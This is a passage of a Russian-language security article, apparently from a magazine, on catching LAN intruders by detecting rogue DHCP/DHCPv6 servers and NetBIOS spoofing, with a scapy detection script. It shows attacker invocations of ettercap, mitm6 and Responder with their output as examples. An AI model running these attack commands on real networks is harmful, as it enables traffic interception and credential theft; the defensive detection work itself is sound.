
Предположим, хакер решил применить атаку перехвата трафика с помощью DHCP.



```
┌──(kali㉿kali)-[~]
└─$ sudo ettercap -i eth0 -T -q -M dhcp:10.0.0.100-200/255.255.255.0/8.8.8.8

ettercap 0.8.3.1 copyright 2001-2020 Ettercap Development Team

Listening on:
  eth0 → 52:54:00:12:34:56
          10.0.0.137/255.255.255.0


SSL dissection needs a valid 'redir_command_on' script in the etter.conf file
Privileges dropped to EUID 65534 EGID 65534 ...

  34 plugins
  42 protocol dissectors
  57 ports monitored
28230 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!

Randomizing 255 hosts for scanning ...
Scanning the whole netmask for 255 hosts ...
* |==================================================>| 100.00 %

DHCP: [38:32:3A:36:32:3A] DISCOVER
1 hosts added to the hosts list ...
```

Хакер запускает вредоносный DHCP-сервер

Хакерское ПО начинает реагировать на отправляемые нами discover-запросы, а мы, в свою очередь, на его offer пакеты.




```
~/src/defence(main*) » sudo ./dhcp.py br0 2> /dev/null         28.11.2023 18:27:13
[*] DHCP legal:
[!] DHCP roque: 10.0.0.137
```

DHCP roque: 10.0.0.137

Детект постороннего DHCP-сервера

Хакер вычислен. Кстати, подобным образом можно вычислить и какой нибудь несанкционированно подключенный в сеть роутер.


Допустим, хакер собирается атаковать нас через DHCPv6 следующим способом.



```
┌──(kali㉿kali)-[~]
└─$ sudo mitm6 -d test.com
Starting mitm6 using the following configuration:
Primary adapter: eth0 [52:54:00:12:34:56]
IPv4 address: 10.0.0.137
IPv6 address: fe80::9656:d028:8652:66b6
DNS local search domain: test.com
DNS allowlist: test.com
```

Хакер запускает вредоносный DHCPv6-сервер

Теперь злоумышленник реагирует уже на discover-запросы DHCPv6. На такие пакеты он должен ответить advertise сообщением, что мы также проверяем.



```
~/src/defence(main*) » sudo ./dhcp.py br0 2> /dev/null         28.11.2023 18:42:08
[*] DHCP legal:
[!] DHCP roque: fe80::9656:d028:8652:66b6, fe80::8062:dfff:fe59:ba82
```

DHCP roque:
fe80::9656:d028:8652:66b6,
fe80::8062:dfff:fe59:ba82

Детект постороннего DHCPv6-сервера

И вновь хакер пойман. Стоит отметить, что эти приемы могут работать только в пределах широковещательного сегмента.

Продолжение статьи →

САМООБОРОНА ПО ХАКЕРСКИ

ЛОВИМ НАРУШИТЕЛЯ НА УРОВНЕ СЕТИ


СПУФИНГ NETBIOS

У хакеров, проникших в локальную сеть, в которой присутствует множество узлов под управлением Windows, есть на вооружении достаточно простая, но действенная техника. Она заключается в том, что злоумышленник начинает отвечать на все широковещательные NetBIOS-запросы своим IP-адресом. Это приводит к ошибочным подключениям жертв к атакующему, при этом они бессознательно разглашают свои учетные данные в ходе сквозной аутентификации и становятся жертвами атак категории NTLM Relay. Последние ведут к целому ряду хитрых многоступенчатых атак.

NetBIOS подобен DNS, с той лишь разницей, что в широковещательном сетевом сегменте каждый может быть как клиентом, так и сервером. То есть каждый может как запрашивать соответствие hostname в IP или IP в hostname, так и отвечать на подобные запросы. При нормальных обстоятельствах Windows системы отвечают своим IP адресом, только если в NetBIOS запросе было указано их сетевое имя. Поэтому если мы со своей машины станем периодически отправлять широковещательные NetBIOS запросы со случайным именем и кто-то на запрос ответит, то это явно попытка NetBIOS spoofing, и мы сможем вычислить узел, выполняющий такую атаку:

```
defence/netbios.py
#!/usr/bin/python3
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import * # scapy==2.4.5
from threading import Thread
from random import random
from string import ascii_uppercase
from time import sleep
from sys import argv
from os import system


conf.iface = argv[1]
broadcast = conf.route.get_if_bcast(conf.iface)
conf.verb = 0

def nbns_responses(p):
    global name, ip
    if NBNSQueryResponse in p:
        if bytes(p[NBNSQueryResponse][0].RR_NAME).decode() == name:
            ip = str(p[NBNSQueryResponse][0].NB_ADDRESS)

alerts = []
def alert(ip):
    if ip in alerts:
        return
    print("[!] NetBIOS spoofing detected %s" % ip)
    system("zenity --warning --title='NetBIOS spoofing detected'
--text='NetBIOS spoofing: %s' &" % ip)
    #system("echo 'NetBIOS spoofing detected' | festival --tts
--language english")
    alerts.append(ip)

def rand(length):
    return "WIN-L" + "".join(map(lambda x:ascii_uppercase[ int(random
()*len(ascii_uppercase)) ], range(length)))

def nbns_query(name):
    send(IP(dst=broadcast)/UDP(sport=RandShort())/NBNSQueryRequest(
NAME_TRN_ID=RandShort(), FLAGS=0x0110, QUESTION_NAME=name,
QUESTION_TYPE='NB'))

names = {}
while True:
    thr = Thread(target=lambda:sniff(timeout=5, prn=nbns_responses))
    thr.start()
    ip = ''
    name = rand(10)
    nbns_query(name)
    thr.join()
    if ip:
        if not names.get(ip):
            print("[*] {name} = {ip}".format(name=name, ip=ip))
            names[ip] = name
        elif names[ip] != name:
            print("[!] {name} = {ip}".format(name=name, ip=ip))
            alert(ip)
    sleep(3)
```


Видно, как запущенный у хакера Responder начинает реагировать на наши запросы-ловушки.



```
[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to 10.0.0.10 for name WIN-LDGFSQBTJNZ (service: Wor
kstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.10 for name WIN-LPUGBGVALCB (service: Wor
kstation/Redirector)

[*] [NBT-NS] Poisoned answer sent to 10.0.0.10 for name WIN-LLPHPJMDLVP (service: Wor
kstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 10.0.0.10 for name WIN-LATUHOTLTCI (service: Wor
kstation/Redirector)
```

Хакер проводит атаку NetBIOS spoofing с помощью Responder

Мы быстро обнаруживаем злоумышленника.




```
~/src/defence » sudo ./netbios.py br0 2> /dev/null                    05.07.2023 11:09:20
[*] WIN-LDGFSQBTJNZ = 10.0.0.137
[!] WIN-LPUGBGVALCB = 10.0.0.137
[!] NetBIOS spoofing detected 10.0.0.137
```

Детект NetBIOS spoofing

Два случайных NetBIOS-запроса и один одинаковый ответ — сто процентов, это хакер с Responder.

Подобная проверка настолько проста, что выполнить ее можно даже под ручными средствами ОС Windows. Все, что нужно для этого, — попытаться разрезолвить случайное короткое имя. При разрешении коротких имен запрос сперва идет через NetBIOS и уже потом через DNS.



```
:\Users>ping testtest
При проверке связи не удалось обнаружить узел testtest.
Проверьте имя узла и повторите попытку.

:\Users>ping testtesttest

Обмен пакетами с testtesttest [10.0.0.137] с 32 байтами данных:
Ответ от 10.0.0.137: число байт=32 время<1мс TTL=64
Ответ от 10.0.0.137: число байт=32 время=1мс TTL=64
Ответ от 10.0.0.137: число байт=32 время=1мс TTL=64
Ответ от 10.0.0.137: число байт=32 время=1мс TTL=64

Статистика Ping для 10.0.0.137:
    Пакетов: отправлено = 4, получено = 4, потеряно = 0
    (0% потерь)
Приблизительное время приема-передачи в мс:
    Минимальное = 0мсек, Максимальное = 1 мсек, Среднее = 0 мсек

C:\Users>_
```

Детект NetBIOS spoofing простым пингом

Первый NetBIOS запрос был отправлен до запуска хакерского ПО Responder и поэтому остался без ответа, а вот второй запрос был уже отравлен, и IP-адрес, который мы видим, скорее всего, является адресом злоумышленника.

HONEYPOT

